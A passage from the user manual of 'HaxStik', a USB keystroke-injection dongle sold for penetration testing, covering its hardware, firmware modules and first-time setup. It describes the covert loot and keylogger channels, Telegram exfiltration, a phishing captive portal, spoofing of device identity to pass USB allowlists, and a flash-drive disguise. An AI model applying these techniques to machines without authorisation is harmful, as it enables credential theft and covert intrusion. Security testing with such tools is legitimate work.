Loot Chunk Size (Telegram)	3,800 bytes per Telegram message (split across messages)
USB Interface	Native USB OTG Full-Speed (12 Mbps)
USB Device Class	Composite: HID Keyboard + HID Mouse + CDC Serial
USB HID — Keyboard	USBHIDKeyboard via TinyUSB / ESP32 Arduino USB stack
USB HID — Mouse	USBHIDMouse via TinyUSB / ESP32 Arduino USB stack
USB CDC — Serial	USBCDC virtual serial port (payload data return channel)
Default USB Identity	Logitech USB Keyboard — VID 0x046D / PID 0xC31C
Default Manufacturer String	Logitech
Default Product Name String	USB Keyboard
WiFi Standard	IEEE 802.11 b/g/n (2.4GHz)
WiFi Mode	AP+STA simultaneous (AP always active, STA optional)
WiFi TX Power	2 dBm (firmware-limited — see note below)
AP IP Address	192.168.4.1
AP Channel	Channel 1 (firmware auto-heals to ch1 every 5 minutes if drift)
Default SSID	HAXSTIK_OS
Default WiFi Password	password123 (must change immediately after first setup)

Specification	Value / Detail
Dashboard Login — Username	admin (must change immediately after first setup)
Dashboard Login — Password	haxstik (must change immediately after first setup)
Session Authentication	Cookie-based session token, randomized on every boot
Web Server	ESPAsyncWebServer on HTTP port 80
Firmware Version	v1.0.0
OTA Update Server	ota.haxbd.com
Default Inject Speed	30ms between keystrokes
Boot Delay (configurable)	3,000ms default (0–30,000ms range, set in Settings)
Mouse Jiggler Interval	60 seconds (1px move forward, 1px move back)
GPIO LED Pin	GPIO 8 (onboard LED)
Form Factor	USB-A dongle (plugs directly into target USB port)
Power Source	USB 5V bus power — no external power required

> ⚠️ **WiFi TX Power — Why It Is Limited to 2 dBm**
> HaxStik's WiFi transmit power is deliberately limited to 2 dBm in the firmware. This is not a hardware limitation — the ESP32-S3 can transmit at up to 20 dBm. It is an intentional firmware decision based on testing: higher TX power on the compact dongle form factor causes RF interference on the USB D+/D- signal lines because the WiFi antenna sits physically adjacent to the USB traces on the PCB. This interference caused USB disconnect events on the target computer at higher power levels. 2 dBm eliminates the interference completely while still providing sufficient signal range for dashboard control at arm's length.

SPIFFS Filesystem — What Is Stored on HaxStik

HaxStik uses SPIFFS as its onboard filesystem. SPIFFS is a flat filesystem — there are no directories, only files at the root level of the flash partition. The 16MB flash is partitioned between the firmware binary, the OTA staging partition, and the SPIFFS data partition.

From a user perspective, the SPIFFS storage holds two categories of data: things you interact with directly through the dashboard, and internal system state that the firmware manages automatically. Understanding this distinction helps you know what to back up, what to clear, and what the device is doing with its storage.

User-Facing Storage — What You Create and Control

The following files are directly accessible and manageable through the HaxStik OS dashboard. These are the files you need to understand to use HaxStik effectively:

File / Location	Accessible Via	What It Contains & When It Matters
Payload files (.txt / .dd)	*Payload Studio — file list*	Your DuckyScript payload scripts. Listed in the Payload Studio file browser. You create, edit, save, and delete these through the dashboard.
Boot / Auto-run payload	*Settings → Boot Script selector*	The single payload file you designate to run automatically every time HaxStik powers on. Can be any saved payload file. Cleared via the dashboard.
Loot capture data	*Loot Viewer in dashboard*	All data captured by the <<LOOT>> marker system. Viewable, downloadable, and clearable from the Loot Viewer. Forwarded via Telegram if configured.
Custom captive portal	*WiFi → Captive Portal → Upload Custom*	Your own HTML file for a fully custom captive portal page. Uploaded via the dashboard. Replaces the built-in templates when the Custom option is selected.
WiFi settings	*Settings → WiFi Configuration*	Your configured AP SSID, password, and hidden mode preference. Changed and saved through the Settings page.
Device credentials	*Settings → Change Password*	Dashboard login username and password. Changed through the Settings page.
USB identity settings	*Identity Testing Module*	Saved VID, PID, manufacturer name, and product name. Set through the Identity Spoofer interface. Applies on next reboot.
Telegram settings	*Settings → Telegram / Exfil*	Bot token, Chat ID, internet WiFi credentials, and exfil enable/disable toggle. Configured through the Telegram settings page.
Inject speed setting	*Settings → Inject Speed*	The millisecond delay between keystrokes. Set via the speed slider in Settings.
Boot delay setting	*Settings → Boot Delay*	How many seconds HaxStik waits after power-on before running the boot payload (0–30 seconds). Set in Settings.

Internal System Storage — How the Firmware Manages Itself

HaxStik's firmware also maintains a set of internal files to preserve its operational state across power cycles and reboots. You do not interact with these directly — the firmware creates, reads, and updates them automatically. They are documented here so you understand what is happening on the device when you make changes in the dashboard:

- **Settings persistence files:** When you save any setting in the dashboard — WiFi credentials, inject speed, boot delay, V3 engine toggle — the firmware immediately writes that value to a small file on SPIFFS. On next power-on, all settings are loaded back from these files before anything else runs. This is why your settings survive reboots and power cycles.
- **USB identity storage:** The VID, PID, manufacturer name, product name, and serial number you configure in the Identity Testing Module are saved to SPIFFS. Critically, these values are loaded from storage and applied to the USB descriptor before USB.begin() is called during boot — meaning the identity is set before the target computer even sees the device. The identity persists until you change it in the dashboard.
- **Captive portal state file:** When you arm the captive portal, the firmware writes a flag file to SPIFFS. This flag is specifically designed to survive soft resets (firmware crashes, watchdog reboots) so that a random ESP32 crash during an active engagement does not disarm your captive portal and lock you out. However, a cold power-cycle (physically unplugging HaxStik) always clears this flag — this is an intentional safety feature so you can always regain control by unplugging.
- **OTA staging partition:** When you download a firmware update, the new firmware binary is written to a separate OTA partition on the flash — not the partition the running firmware occupies. This means an interrupted update cannot corrupt your running firmware. Only after you explicitly click 'Reboot and Activate' does the boot partition pointer switch to the new firmware. If the new firmware is unstable, the firmware includes boot partition detection that surfaces this state in the dashboard for rollback.
- **Temporary processing files:** When V3 DuckyScript payloads containing variables, logic, or loops are executed, the firmware first expands the V3 syntax into a simple sequential command file in a temporary SPIFFS location. This pre-processed file is what the injection engine actually reads and executes. The temporary file is automatically deleted after the payload completes. This design keeps the injection engine simple and fast while still supporting the full V3 feature set.

✔ **Storage Best Practices**

SPIFFS has a finite write cycle lifespan like all flash storage. For normal penetration testing use, this is not a concern — the number of writes involved in changing settings and saving payloads is far below the flash endurance limit. However, avoid leaving the live keystroke monitor running continuously for extended periods if it is configured to write to storage, as high-frequency writes will wear flash faster. Loot data accumulates in the loot file until you clear it — clear loot regularly to free storage. If the dashboard reports storage nearly full, export your loot data first, then clear it from the Loot Viewer before saving new payloads.

2.3 USB Protocol Fundamentals

Understanding how USB works at the protocol level is essential for understanding why HaxStik's attack vector is effective, how the dual HID+CDC architecture enables both keystroke injection and data capture over a single physical cable, and what happens technically when HaxStik is plugged into a target machine.

USB 2.0 Full-Speed

HaxStik uses USB 2.0 Full-Speed — the mode implemented by the ESP32-S3's native USB OTG controller. Full-Speed operates at 12 megabits per second. For HaxStik's use case, this is more than adequate: a USB HID keyboard report is only 8 bytes, and even at HaxStik's fastest injection speed the bandwidth used is a tiny fraction of the 12Mbps capacity.

USB communication is always host-initiated. The host computer controls all timing on the USB bus. Devices can only send data when the host polls them or grants a transfer slot. For HID keyboards, the host polls every 1–8 milliseconds — this is why keystrokes from HaxStik feel instantaneous to the target OS, and why controlling injection speed is done through deliberate delays in the firmware rather than through USB bus timing.

USB Device Descriptors — How HaxStik Introduces Itself

The moment HaxStik is plugged into a USB port, the host performs USB enumeration — a structured handshake where the host asks HaxStik to describe itself through a series of descriptors:

- **Device Descriptor:** Top-level identifier. Contains the USB specification version, device class, and the Vendor ID (VID) and Product ID (PID). This is what the OS logs in Device Manager. HaxStik's defaults are VID 0x046D (Logitech) and PID 0xC31C — one of the most common enterprise keyboard profiles. These are fully configurable via the Identity Testing Module.
- **Configuration Descriptor:** Describes the operating configuration — how many interfaces HaxStik presents and how much bus power it needs.
- **Interface Descriptors:** HaxStik presents three interfaces simultaneously. Interface 0 is HID Keyboard, Interface 1 is HID Mouse, Interface 2 is CDC Serial. Each interface is handled by its own driver on the host OS — all loaded automatically with no installation required.
- **HID Report Descriptors:** For each HID interface, a report descriptor defines the exact byte format HaxStik will use for its input reports. The keyboard report descriptor tells the OS to expect 8-byte reports using the standard HID keyboard format.

- **String Descriptors:** Human-readable manufacturer name, product name, and serial number strings. These appear in Windows Device Manager, macOS System Information, and Linux lsusb output when the device is connected. Fully configurable on HaxStik via the Identity Testing Module.

VID and PID — Why They Matter for Security Testing

Vendor ID and Product ID are the primary mechanism by which operating systems and endpoint security tools identify USB devices. Corporate USB device policies — whether implemented via Windows Group Policy, endpoint security agents, or MDM solutions — typically operate by whitelisting or blacklisting specific VID/PID combinations.

HaxStik's default identity (VID 0x046D / PID 0xC31C — Logitech USB Keyboard) was selected because it is one of the most universally whitelisted keyboard profiles in enterprise USB policies. The Identity Testing Module allows security auditors to test exactly which VID/PID values their endpoint policy blocks versus allows — which is valuable intelligence for a USB policy audit.

HID Report Format — How Keystrokes Are Transmitted

Each USB HID keyboard event is transmitted as an 8-byte report. Understanding this format helps explain why HaxStik can press modifier keys (Shift, Ctrl, Alt, Windows/GUI) simultaneously with character keys, and why key-down and key-up events are separate operations:

```
USB HID Keyboard Report — 8 bytes:

Byte 0: Modifier bitmask
        Bit 0 = Left Ctrl     Bit 4 = Right Ctrl
        Bit 1 = Left Shift    Bit 5 = Right Shift
        Bit 2 = Left Alt      Bit 6 = Right Alt
        Bit 3 = Left GUI/Win  Bit 7 = Right GUI/Win

Byte 1: Reserved — always 0x00

Bytes 2-7: Up to 6 simultaneous key codes (HID Usage IDs)
           0x00 = no key at this slot
           0x04 = 'a'   0x05 = 'b'   0x28 = Enter
           0x2C = Space 0x39 = CapsLock

Key press  = send report with key code in bytes 2-7
Key release = send report with 0x00 in all bytes 2-7
```

When HaxStik executes a DuckyScript command like GUI r (Windows + R to open the Run dialog), it sets Bit 3 of Byte 0 (Left GUI modifier) to 1 and places the keycode for 'r' in Byte 2, sends that report, then sends a release report with all zeros. The inject delay (default 30ms) is the time the firmware waits between each such keystroke pair, controlling how fast the overall sequence executes.

CDC — The Data Return Channel

USB CDC (Communications Device Class) creates a virtual serial port connection over USB. When the host OS enumerates HaxStik's CDC interface, it creates a COM port (Windows), /dev/ttyACM0 (Linux), or /dev/tty.usbmodem (macOS) that payloads running on the target can open and write to like any serial port.

HaxStik's main loop continuously reads from this CDC port. Every byte received is processed through the loot marker filter first:

```
// HaxStik v1.0.0 — CDC data routing (main loop):

if (USBSerial.available()) {
    String burst = "";
    while (USBSerial.available()) {
        burst += (char)USBSerial.read();
    }
    // Route through loot filter first
    String keylogPart = filterLootMarkers(burst);
    // Remainder goes to keylogger if armed
    if (keyloggerActive && keylogPart.length() > 0) {
        keylogIngest(keylogPart);
    }
}
```

The filterLootMarkers function scans for <<LOOT>> and <</LOOT>> tags. Any data enclosed in these tags is extracted and saved to the loot file on SPIFFS — up to 4,096 bytes per capture for safety. Data outside the markers goes to the live keylogger stream. Both channels work simultaneously on the same physical serial connection.

The Loot Marker Protocol

The loot marker system is the structured data exfiltration protocol that payloads use to send captured information back to HaxStik's onboard storage. A payload on the target writes to the CDC serial port in this format:

```
<<LOOT>>
Hostname: CORP-WORKSTATION-042
Username: john.smith
Domain: CORP
IP Address: 10.0.1.55
WiFi Saved Networks: Corp-WiFi, HomeNetwork
<</LOOT>>
```

HaxStik maintains a rolling scan window looking for the <<LOOT>> start tag in the incoming data stream. When found, everything until the <</LOOT>> end tag is extracted and appended to the loot storage file with a timestamp separator. The operator can then view, download, or forward all captured loot from the Loot Viewer in the dashboard, or have it automatically forwarded to Telegram if exfil is configured.

USB Protocol Layer Diagram

The diagram below shows how HaxStik's dual USB function works — from the target computer's OS drivers, through the USB physical connection, to HaxStik's internal firmware components, and back up through WiFi to the operator's dashboard.


USB PROTOCOL LAYER DIAGRAM — HAXSTIK v1.0.0
TARGET HOST COMPUTER (Windows / Linux / macOS)
USB HID CLASS DRIVER (built-in)
Keyboard + Mouse
USB CDC CLASS DRIVER (virtual serial port)
COM / /dev/ttyACM0
OUT: HID Reports
IN: Serial data
USB 2.0 Full-Speed (12 Mbps) — Single USB-A Cable
ESP32-S3 — TinyUSB Composite Device
Interface 0: HID Keyboard ← inject keystrokes OUT →
Interface 1: HID Mouse ← inject mouse events OUT →
Interface 2: CDC Serial → receive payload data IN →
DuckyScript V3 Engine
Loot Filter <<LOOT>>...</>
Keystroke Monitor WebSocket + WS
HID Reports
SPIFFS Storage
Dashboard WS
WiFi 2.4GHz AP — 192.168.4.1
OPERATOR DEVICE (Phone / Tablet / Laptop — Any Browser)
HaxStik OS Dashboard

Dual Channel Summary

To summarize HaxStik's dual USB operation clearly:

- **HID Channel — Injection outbound:** HaxStik sends USB HID keyboard and mouse reports to the target OS. This is one-directional — HaxStik transmits, the host receives and processes them as real keyboard and mouse input. The operator controls what gets injected via the payload script running in the background FreeRTOS task.
- **CDC Channel — Data return inbound:** Payloads running on the target can write back to HaxStik through the virtual COM port. HaxStik receives this data and routes it: <<LOOT>> tagged content goes to persistent storage, plain text goes to the live keylogger stream when armed. Both channels work simultaneously.

The target OS sees a single USB device that is simultaneously a keyboard, a mouse, and a serial port — completely standard behavior that requires no drivers, raises no security alerts, and is indistinguishable from legitimate hardware.

2.4 Hardware Block Diagram

This section documents HaxStik's complete system architecture — how the hardware, firmware modules, and communication channels connect to the two external systems HaxStik interacts with: the target computer over USB, and the operator's control device over WiFi.

Three Communication Domains

HaxStik operates simultaneously across three distinct communication domains:

- **USB Domain:** The physical USB connection to the target computer. HaxStik is the USB device, the target is the USB host. HID reports flow outbound for injection. CDC serial data flows inbound for data capture. These are completely independent channels sharing one physical cable.
- **WiFi Domain:** HaxStik's own 2.4GHz WiFi access point at 192.168.4.1. The operator's phone or laptop connects here to access the dashboard. This network is entirely separate from the target computer — the target has no awareness of HaxStik's WiFi activity.
- **Internet Domain (optional):** When the operator configures STA mode credentials, HaxStik simultaneously connects to an external internet WiFi network. This enables Telegram exfiltration of loot and keylogger data to the operator's phone over the internet — useful when the operator cannot be physically near the device.

Firmware Module Architecture

HaxStik v1.0.0 firmware is organized into the following core functional modules, all running concurrently under FreeRTOS across the two processor cores:

Specification	Value / Detail
WiFi AP Module	Manages the 802.11 access point at 192.168.4.1. Controls SSID, password, hidden mode. Auto-heals channel drift back to channel 1 every 5 minutes to prevent AP instability.
Web Server	ESPAsyncWebServer on port 80. Handles all dashboard HTTP requests, file operations, payload management, settings, and all API endpoints. Runs non-blocking on Core 1.
USB HID Handler	TinyUSB-based keyboard and mouse HID interfaces. Translates DuckyScript commands into 8-byte HID reports and sends them to the target during payload execution.
CDC Serial Handler	USBCDC virtual serial port reader. Runs in the main loop continuously. Routes all incoming bytes through the Loot Filter first, then to the Keylogger engine if armed.

Specification	Value / Detail
DuckyScript V3 Parser	Pre-processes V3 payloads (variables, IF/ELSE, WHILE, FUNCTION/CALL) into expanded sequential command files before injection begins. Runs in a FreeRTOS background task pinned to Core 1.
Loot Filter	Scans CDC incoming data stream for <<LOOT>>....</LOOT>> markers. Extracts enclosed data (up to 4,096 bytes per capture) and appends to loot storage. Passes non-loot bytes onward.
Keystroke Monitor	Buffers incoming keylogger data in a 10,000-byte RAM ring buffer. Streams live to the operator's browser via WebSocket (/ws/keylog). HTTP polling endpoint (/kl/poll) serves as fallback when WebSocket drops.
Captive Portal Engine	DNS server that hijacks all DNS queries to HaxStik's own IP, serving the configured phishing HTML template. Captures submitted credentials to loot storage. Persists across soft resets via flag file. Cold power-on always disarms for safety.
USB Identity Module	Loads saved VID, PID, manufacturer name, product name, and serial from storage at boot. Applies all values to the USB device descriptor before USB.begin() — so the identity is set before the target OS ever sees the device.
Mouse Jiggler	Sends a 1-pixel mouse movement (forward then back) every 60 seconds when active. Prevents the target screen from locking during extended engagements.
OTA Update Handler	Connects to ota.haxbd.com to check for firmware updates. Downloads to the OTA staging partition. Activates on explicit operator reboot command. Detects staged-but-not-activated updates on boot.
Telegram Exfil Task	FreeRTOS background task pinned to Core 0. Sends queued loot captures and keylogger chunks to Telegram Bot via HTTPS over the STA WiFi connection. Queue-based design prevents blocking other operations.

Complete Engagement Data Flow

The following walkthrough traces exactly what happens from the moment an operator deploys a payload to the moment captured data is retrieved:

1. **Setup:** Operator connects to HAXSTIK_OS WiFi network from their phone or laptop. Navigates to 192.168.4.1. Logs in. Dashboard loads and displays device status.
2. **Payload deployment:** Operator writes or selects a payload in Payload Studio and clicks RUN. Web server receives the request. If V3 mode is enabled, the payload is pre-processed by the V3 parser and expanded to a temporary file on SPIFFS. A FreeRTOS task is spawned on Core 1 to execute the payload.

3. **Injection executes:** The payload task reads commands sequentially from the expanded payload file on SPIFFS. Each STRING, KEY, DELAY, and mouse command is translated to USB HID reports and transmitted to the target computer via the HID interface. The target OS processes each report as genuine keyboard or mouse input.
4. **Data returns (if applicable):** If the payload writes data to the CDC serial port on the target, that data travels back through the USB cable to HaxStik's CDC handler. The loot filter processes it — <<LOOT>> tagged data is appended to loot storage, plain text data goes to the keylogger buffer if armed.
5. **Operator monitors in real time:** If the keylogger is armed, all incoming keylogger data streams via WebSocket to the operator's open dashboard immediately. If Telegram exfil is enabled and the device has internet via STA mode, data is also forwarded to the configured Telegram Bot in chunks.
6. **Loot retrieval:** Operator opens Loot Viewer in the dashboard to read, download, or forward all captured data. When the engagement is complete, the operator clears loot from the dashboard and powers down HaxStik by unplugging it.

2.5 Physical Design & Form Factor

HaxStik uses a USB-A dongle form factor — a compact device that plugs directly into any standard USB-A port. This form factor was chosen deliberately for both operational and practical reasons.

Why USB-A Form Factor

The USB-A form factor is the most universally compatible USB connector in the world. Standard USB-A ports are present on virtually every desktop computer, laptop, monitor hub, keyboard passthrough, and USB docking station manufactured in the last 20 years. HaxStik can be deployed against almost any target without adapter concerns or compatibility questions.

In a physical penetration testing context, a device that plugs directly into a USB-A port and looks like a standard USB dongle — similar to a WiFi adapter, Bluetooth dongle, or USB drive — draws significantly less attention than a device connected via a visible cable. The direct-plug form factor minimizes the physical footprint at the target location.

Power Requirements

HaxStik draws all of its operating power from the USB bus of the target computer. The ESP32-S3 operates at 3.3V internally with 5V USB input regulated on-board. USB 2.0 specifies a minimum current provision of 100mA before enumeration and up to 500mA after successful enumeration. HaxStik's current draw during full operation — running WiFi AP, web server, and USB HID injection simultaneously — is within the standard USB 2.0 bus power budget.

No external battery, power adapter, or supplementary power cable is required. Plug into any powered USB-A port and HaxStik is fully operational within seconds.

Heat Management

The ESP32-S3 is rated for ambient operating temperatures from -40°C to +85°C. During normal HaxStik operation, the chip generates moderate heat from simultaneous WiFi radio activity, CPU load from the web server and FreeRTOS tasks, and USB activity. The compact dongle form factor provides no active cooling and limited passive heatsinking surface.

In practice, HaxStik will become warm to the touch during extended operation but should not reach temperatures that cause concern during typical engagement durations. The configurable boot delay

(default 3 seconds) allows thermal stabilization after any restart before payload execution begins. If unexpected reboots occur during extended hot-environment deployments, this boot delay ensures the device recovers and resumes cleanly.

Durability Considerations

For reliable field use: handle HaxStik by the body of the device, not by applying lateral stress to the USB connector. Avoid dropping the device onto hard surfaces. Store in a protective case when not in use to protect the PCB from electrostatic discharge, moisture, and physical damage. The USB-A connector is rated for thousands of insertion cycles under normal use conditions — treat it accordingly and it will last through many engagements.

2.6 Hardware Comparison — HaxStik vs Rubber Ducky

Since the Hak5 USB Rubber Ducky is the most widely known USB HID injection tool and HaxStik shares its primary use case, a direct hardware comparison is useful for understanding the engineering differences and how those differences translate into capability differences. Only verified, accurate hardware information is presented in this section.

> ℹ️ **Accuracy Statement**
> All hardware specifications for the Rubber Ducky listed in this section are based on publicly available documentation for the Hak5 USB Rubber Ducky Gen 2/3. Only information that can be independently verified is stated. No claims are made that are not supported by documented specifications.

HaxStik Chip — ESP32-S3 Specifications

The following table covers the ESP32-S3 chip characteristics most relevant to HaxStik's capabilities as a USB HID attack platform:

Specification	Value / Detail
Chip	Espressif ESP32-S3
Processor	Dual-core Xtensa LX7
Clock Speed	Up to 240MHz per core
Number of Cores	2 (true simultaneous parallel execution)
On-chip SRAM	512KB
Flash	16MB SPI Flash (HaxStik)
Native USB	Yes — USB OTG Full-Speed (12 Mbps)
USB Composite Device	Yes — HID Keyboard + HID Mouse + CDC Serial simultaneously
Integrated WiFi	Yes — 802.11 b/g/n 2.4GHz, AP+STA simultaneous
RTOS	FreeRTOS (built-in, multi-core capable)
GPIO Count	45 GPIOs (34 available on standard packages)

Architecture Differences and Why They Matter

The Rubber Ducky uses the Microchip AT32UC3B microcontroller — a single-core 32-bit AVR processor running at up to 60MHz with 32KB of on-chip SRAM. It is an excellent, proven, single-

purpose chip that does one thing extremely well: boot fast and execute a DuckyScript payload reliably. Its hardware is matched precisely to that task.

The ESP32-S3 in HaxStik is a fundamentally different class of chip. The architectural differences that matter most for HaxStik's feature set are:

- **Dual-core parallel execution:** HaxStik runs a full web server, WebSocket stream, DNS server, Telegram exfil client, and payload engine all simultaneously across two cores. The AT32UC3B's single core can only run the payload sequencer — there is no capacity for concurrent network services or wireless communication on the Rubber Ducky platform.
- **Integrated WiFi:** The ESP32-S3 has a complete 802.11 b/g/n radio built into the same die as the processor. The Rubber Ducky has no WiFi capability at all. All payload deployment and operator interaction on the Rubber Ducky happens offline — scripts are loaded via computer before deployment, with no real-time wireless control possible.
- **16x more on-chip RAM:** HaxStik has 512KB vs the Rubber Ducky's 32KB. This headroom is what makes it possible to run a full async web server framework, a 10,000-byte live keylogger ring buffer, a WebSocket handler, a DuckyScript V3 pre-processor, and a DNS server all loaded in memory simultaneously.
- **USB composite device capability:** The ESP32-S3's USB OTG controller natively supports composite USB devices — multiple independent interfaces over one physical connection. This is what enables HaxStik's simultaneous HID+CDC operation. The Rubber Ducky's AT32UC3B presents a single USB HID profile and has no mechanism for a data return channel over the same USB connection.

Where the Rubber Ducky Has Advantages

A complete and honest comparison must acknowledge where the Rubber Ducky's approach has real advantages:

- **Faster boot and payload start time:** The AT32UC3B boots in milliseconds and begins executing the payload almost immediately. HaxStik's ESP32-S3 initializes FreeRTOS, mounts SPIFFS, loads all settings, brings up the WiFi AP, starts the web server, and initializes all concurrent services before executing the boot payload — this takes several seconds (configurable boot delay defaults to 3 seconds).
- **Lower power consumption:** Running WiFi, a web server, and multiple FreeRTOS tasks draws significantly more current than a simple payload sequencer. For engagements where USB bus power availability is a concern, the Rubber Ducky's leaner hardware has an advantage.
- **Longer field-proven track record:** The Rubber Ducky platform has been in active use in the security community for over a decade. The AT32UC3B hardware has been validated across many thousands of real-world deployments. HaxStik v1.0.0 is a newer platform and its field maturity is still developing.

✔ **Summary — Choosing the Right Tool**

HaxStik and the Rubber Ducky both deliver reliable USB HID injection. The Rubber Ducky does one thing with proven efficiency and a decade of community payload development behind it. HaxStik does the same thing plus wireless real-time dashboard control, live data capture, captive portal operation, Telegram exfiltration, V3 scripting with logic, and OTA updates — at the cost of slightly slower boot time and higher power draw. The right choice depends entirely on what your engagement requires.

Chapter 3 covers everything that happens from the moment you open the box.

PART I · INTRODUCTION & SETUP

Chapter

3

First-Time Setup

From unboxing to your first running payload — a complete step-by-step guide to getting HaxStik connected, configured, and operational.

Skill Level:

● **BEGINNER**

3.1 Unboxing & Physical Inspection

When your HaxStik arrives, the packaging is intentionally minimal. There are no accessories, no cables, no printed manual, and nothing else included. Inside the box you will find exactly one item: the HaxStik device itself.

HaxStik — the device looks exactly like an ordinary USB flash drive

HaxStik looks exactly like an ordinary USB flash drive — the kind that millions of people carry on their keychains every day. This is intentional. The device has a standard USB-A connector on one end and a compact body typical of any pen drive. There is no screen, no buttons, no visible antennas, and no external indicator that distinguishes it from a regular storage device. To any casual observer, it is simply a USB flash drive.

This is one of HaxStik's most important operational characteristics. In a physical penetration testing context, the device that attracts no attention is the most effective device. HaxStik is designed to be picked up, glanced at, and dismissed as a flash drive — because that is exactly what it looks like.

Physical Inspection Checklist

Before first use, perform a quick physical inspection to confirm the device arrived in good condition:

1. **USB-A Connector:** Examine the gold-plated USB-A connector. The contacts should be clean, evenly spaced, and free of any debris or bending. The connector should feel solid with no wobble.
2. **Device Body:** The body should be intact with no cracks, chips, or signs of physical damage. The outer casing should be uniform with no separation between parts.

3. **No visible modifications:** The device should look like a standard commercial USB flash drive with no visible modifications, added wires, or exposed PCB components.
4. **Clean contacts:** The USB connector contacts should be bright and clean. If there is any oxidation or discoloration, gently clean with a dry cotton swab before use.

> ✔ **What Comes In The Box**
>
> HaxStik ships with only the device itself. There is no USB cable, no printed manual, no power adapter, and no accessories of any kind. Everything you need to operate HaxStik is built into the device and accessible through the browser-based dashboard. This guide is your complete reference for everything the device can do.

3.2 Plugging In for the First Time

Plugging HaxStik into a computer for the first time is a straightforward process, but understanding exactly what happens during those first few seconds is important — both for using the device effectively and for understanding what the target computer experiences during a real engagement.

Which USB Port to Use

HaxStik requires a standard USB-A port. For your first setup and configuration session, plug HaxStik into your own computer — not a target machine. Use a USB-A port directly on the computer itself (not through an unpowered hub) to ensure reliable bus power. HaxStik draws all its operating power from the USB bus, so the port must be powered.

> ℹ️ **USB-C Computers**
> If your computer only has USB-C ports, use a USB-A to USB-C adapter. HaxStik requires a USB-A connection because the device body is designed around the USB-A form factor. Any standard adapter will work — HaxStik draws minimal current and is compatible with all USB-C adapters.

What Happens When You Plug In — Step by Step

The sequence of events from the moment HaxStik is plugged into a USB port proceeds as follows:

1. **Immediate power:** The USB bus delivers 5V power to HaxStik's ESP32-S3 chip. The chip begins its boot sequence immediately.
2. **Firmware loads:** The firmware reads all saved settings from the SPIFFS filesystem — WiFi credentials, USB identity, inject speed, boot delay, Telegram settings, and all other configuration.
3. **USB enumeration:** HaxStik presents itself to the host computer as a USB composite device. The host OS detects it as a keyboard, mouse, and serial port simultaneously. No driver installation occurs — the host uses its built-in generic HID and CDC drivers. On Windows you may briefly see a notification that new hardware was detected.
4. **WiFi access point starts:** HaxStik brings up its 2.4GHz WiFi access point. The SSID (default: HAXSTIK_OS) becomes visible in nearby WiFi lists within a few seconds.
5. **Web server ready:** The HaxStik OS web server starts on port 80 at IP address 192.168.4.1. The dashboard is now accessible to any device connected to the HaxStik WiFi network.
6. **Boot delay:** If a boot payload has been configured, HaxStik waits for the configured boot delay (default: 3 seconds) before executing it. This delay gives the host computer time to

fully enumerate the USB device before any keystrokes are injected. If no boot payload is set, nothing is injected.

What the Host Computer Sees

From the target or setup computer's perspective, HaxStik appears as:

- **A USB keyboard:** Identified by the configured USB identity (default: Logitech USB Keyboard, VID 0x046D, PID 0xC31C). Appears in Windows Device Manager under Keyboards.
- **A USB mouse:** The HID mouse interface appears alongside the keyboard. Appears under Mice and other pointing devices in Device Manager.
- **A USB serial port:** The CDC virtual serial port appears as a COM port on Windows (e.g. COM3 or COM4), as /dev/ttyACM0 on Linux, or as /dev/tty.usbmodem on macOS.

All three of these USB functions are active simultaneously from the moment the USB enumeration completes. None require driver installation on any modern Windows, macOS, or Linux system — the required drivers are already present in every current operating system.

Zero Driver Installation — Why This Matters

One of HaxStik's key operational advantages is that no driver installation is required on the target computer. Traditional hardware-based attack tools that require driver installation generate User Account Control (UAC) prompts, may trigger endpoint security alerts, and require administrative privileges. HaxStik uses only standard USB device classes that every operating system supports natively — the host sees exactly what it expects to see from a standard USB keyboard, and it installs nothing.

> ⚠️ **Important — First-Time Setup**
> For your first-time setup and configuration, always plug HaxStik into your OWN computer, not a target machine. You need to connect to the dashboard to change the default credentials before any operational use. Never operate HaxStik with the default SSID, WiFi password, or dashboard login credentials outside of your own secured environment.

3.3 Connecting to HaxStik WiFi

Once HaxStik is plugged in and its access point is active, you need to connect your phone, tablet, or laptop to the HaxStik WiFi network to access the dashboard. The WiFi network appears within a few seconds of HaxStik powering on.

Default WiFi Credentials

Network Name (SSID)	`HAXSTIK_OS`
WiFi Password	`password123`
Dashboard IP	`192.168.4.1`

> ⚖️ ⚠️ **Change These Defaults Immediately**
> The default SSID and password above are the same on every HaxStik device that ships from the factory. Anyone who knows about HaxStik can attempt to connect to HAXSTIK_OS with password123. Change both the WiFi SSID, the WiFi password, AND the dashboard login credentials immediately after your first successful login. See Section 3.6.

Connecting — Step by Step (Android)

1. Open Settings → WiFi / Connections
2. Wait for HAXSTIK_OS to appear in the available networks list (takes 3–5 seconds after plug-in)
3. Tap HAXSTIK_OS
4. Enter password: password123
5. Tap Connect
6. Your phone will show Connected — you may see a notice about No Internet Access. This is expected and normal. HaxStik's WiFi network is a private local network with no internet. Tap Stay Connected or Use Anyway if prompted.

Connecting — Step by Step (iPhone / iOS)

1. Open Settings → Wi-Fi
2. Wait for HAXSTIK_OS to appear

3. Tap HAXSTIK_OS and enter password: password123
4. Tap Join
5. iOS may show No Internet Connection. Tap Use Without Internet to stay connected to HaxStik's network.

Connecting — Step by Step (Windows)

1. Click the WiFi icon in the system tray (bottom right)
2. Click HAXSTIK_OS in the network list
3. Click Connect
4. Enter password: password123 and click Next
5. Windows may ask No internet, stay connected? — click Yes

Connecting — Step by Step (macOS)

1. Click the WiFi menu bar icon (top right)
2. Select HAXSTIK_OS from the list
3. Enter password: password123 and click Join
4. macOS may try to open a captive portal browser window — close it and open your browser manually

Connecting — Step by Step (Linux)

1. Click your network manager icon
2. Select HAXSTIK_OS
3. Enter password: password123
4. Connect — once connected, open browser and navigate to 192.168.4.1

Troubleshooting — Cannot See HAXSTIK_OS Network

- **HaxStik not yet plugged in or not fully booted:** The WiFi AP takes 3–5 seconds to appear after plug-in. Wait 10 seconds and refresh your WiFi list.
- **Hidden SSID mode was previously enabled:** If Stealth Mode was turned on in a previous session, the SSID will not appear in the standard network list. Connect manually by entering HAXSTIK_OS as a custom network name. Or factory reset the device (see Section 3.10).

- **You changed the SSID:** If you previously changed the SSID from HAXSTIK_OS to a custom name, look for that custom name instead.
- **WiFi adapter disabled:** Ensure your connecting device's WiFi is turned on. HaxStik only supports 2.4GHz — if your device is set to 5GHz only mode, it will not see HaxStik's network.

Troubleshooting — Connected But Cannot Reach Dashboard

- **Wrong IP address:** The dashboard is always at 192.168.4.1. Type this directly into your browser address bar — do not search for it. Make sure to type http://192.168.4.1 (not https://).
- **Browser redirects or errors:** Some phones automatically open a captive portal page when connecting to a network with no internet. Close this and manually type 192.168.4.1 in the browser address bar.
